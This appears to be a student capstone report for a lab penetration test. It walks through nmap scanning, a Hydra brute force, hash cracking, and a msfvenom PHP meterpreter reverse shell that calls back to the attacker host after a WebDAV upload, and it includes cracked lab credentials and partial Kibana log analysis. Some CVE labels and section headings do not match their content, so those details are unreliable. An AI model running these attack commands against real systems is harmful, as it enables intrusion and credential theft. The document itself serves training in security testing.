Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Red v Blue

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	Network Monitoring machine running the ELK Stack (kibana) that Logs data from the Capstone Machine
Capstone	192.168.1.105	Target Machine It is acting as a webserver and also a client machine
Kali	192.168.1.90	Kali Linux Machine It is the attack Machine for pentesting the Capstone Machine
Red Vs Blue VM	192.168.1.1	Jumpbox/NATSwitch (hosting 3 VM's)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access CVE-2019-6579	*Port 80 is used for web communication if it is unsecure it can allow public access*	*You can access web servers, also any accessible file and folders (secret_folder) to be found and copied.*
(LFI) Vulnerability Local File Inclusion CVE-2019-14205	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials and devise exploits
Weak Passwords (hashed)	Storing a username or a password in plan text that is un-encrypted is opening yourself to exploitation	Ashton had Ryan's username and hashed password stored, we were able to use John or crackstation to gain access to ryan account
Brute - Force Attack CVE-2020-14494	An attack that checks all possible username and password configurations until a correct one is found	Using the rockyou.txt file we were able to brute force Ashtons username and password.

Vulnerability Assessment (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDAV Vulnerability *CVE-2004-0398*	*Exploit webDAV using a shell script*	*You can access web servers, also any accessible file and folders (secret_folder) to be found and copied.*

Exploitation: [Open Web Port 80]

01

Tools & Processes
Using nmap to scan for open ports on the capstone machine

Commands:

nmap -sV 192.168.1.105

nmap -sS -A 192.168.1.105

Webserver:


- *Using nmap we found the file directories*

192.168.1.105/meet_our_team/ashton.txt


02

Achievements
Using nmap -sV we scanned the ip address of the capstone “server” and found that port 22 and 80 are open. After that running nmap -sS -A we saw that 80 open to *apache httpd 2.4.29* and showed us the file structure on the web server. We found ashton.txt and then the location of the secret folder

03



```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-07 18:20 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
root@Kali:~# 
```



```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-08 08:07 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey: 
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/8%OT=22%CT=1%CU=43523%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=62C84858%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Exploitation: [Brute-force Attack]

01

Tools & Processes

Our group used Hydra that came pre - installed on our Kali Linux vm's, we also used the provided rockyou.txt as our password list.

Command:

hydra -l ashton -P rockyou.txt -s 80 -f 192.168.105 http-get /company_folders/secret_folder

Inside the company secret folder we found a hash of ryan's password.


02

Achievements


Using the rockyou.txt we used hydra to crack ashton password giving up access to the /secret_folder. There we found a file that contained ryans hashed password and how to access the webdav.

Using Crackstation we determined that ryans password was linux4u.

03



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's
account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```




d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-30 18:48:5
root@Kali:/usr/share/wordlists# 
```

Exploitation: [Reverse Shell]

03

01

Tools & Processes

Created and uploaded a .php using *msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php*

Excituted a reverse shell backdoor on Capstone Apache server

Found flag.txt and read *cat flag.txt*


02

Achievements

Created a reverse shell payload and moved it to webDAV server as ryan,


Ran she shell.php and was able to access the Capstone "server"

Discovered flag.txt and used cat to read it *bing0@5h1sn@m0*




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39770)
 at 2022-07-09 08:00:23 -0700

meterpreter > pwd
/var/www/webdav
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-188-generic #199-Ubuntu SMP Wed Jun 15 2
0:42:56 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > ls -a
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  6980  fil   2022-07-08 09:50:54 -0700  cybercat
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
```

Warning, you are using the root account, you may harm your system.



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



```
meterpreter > ls -a
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2022-07-05 15:06:38 -0700  bin
40755/rwxr-xr-x   4096      dir   2022-07-05 15:07:20 -0700  boot
40755/rwxr-xr-x   3860      dir   2022-07-09 07:02:31 -0700  dev
40755/rwxr-xr-x   4096      dir   2022-07-05 15:06:48 -0700  etc
100644/rw-r--r--  16        fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096      dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  60914399  fil   2022-07-05 15:06:00 -0700  initrd.img
100644/rw-r--r--  59993220  fil   2022-07-02 06:10:12 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096      dir   2022-07-02 06:09:44 -0700  lib
40755/rwxr-xr-x   4096      dir   2022-07-02 06:07:05 -0700  lib64
40700/rwx------   16384     dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096      dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0         dir   2022-07-09 07:02:07 -0700  proc
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Exploitation: [Local File Inclusion LFI]

01

Tools & Processes


Using msfvenom to create a shell.php and meterpreter to deliver a payload to the capstone “server”

02

Achievements

Using use exploit/multi/handler in msfconsole we were able to capstone machine shell.

03



```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39770)
 at 2022-07-09 08:00:23 -0700

meterpreter > pwd
/var/www/webdav
```

Exploitation: [WebDAV Vulnerability]

01

Tools & Processes


Using a msfvenom we created a shell script. We also used crackstation to decrypt ryans hashed password (linux4u) using our file browser in kali we moved the shell script onto the victims server with ryans cracked login info and the WebDAV protocol

02

Achievements

Successfully Establishing a reverse shell after uploading and running the .php on the ryans machine. The php opened a access on port 4444. Using metasploit and the .php reverse shell exploit we gained accesses to the web server and explored folders, including root!

03


webdav - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

cybercat passwd.dav shell.php

dav://192.168.1.105/webdav

using the root account, you may harm your system.

Enter password for webdav

Username: ryan

Password: •••••••


○ Forget password immediately
● Remember password until you logout
○ Remember forever

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at July 5th 2022
- How many packets were sent, and from which IP? No evidence
- The destination responds with a packet indicating it is listening on port 80 which is identified during the port scan



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,486
http://192.168.1.105/	48
http://192.168.1.105/meet_our_team/	12
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	8
http://192.168.1.105/company_blog/	6

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	55.2MB	98.5MB

Analysis: Finding the Request for the Hidden Directory

- The request were occurred July 5th 2022 between 7pm-8pm. There were 16 K requests made.
- Ryan’s Password Hash and _doc were requested. The files contained Ryan’s credentials.



```
source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path : /company_folders/secret_folder
```

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,346

Network Traffic Between Hosts [Packetbeat Flows] ECS


No results found

Top Hosts Creating Traffic [Packetbeat Flows] ECS

No results found

Analysis: Uncovering the Brute Force Attack

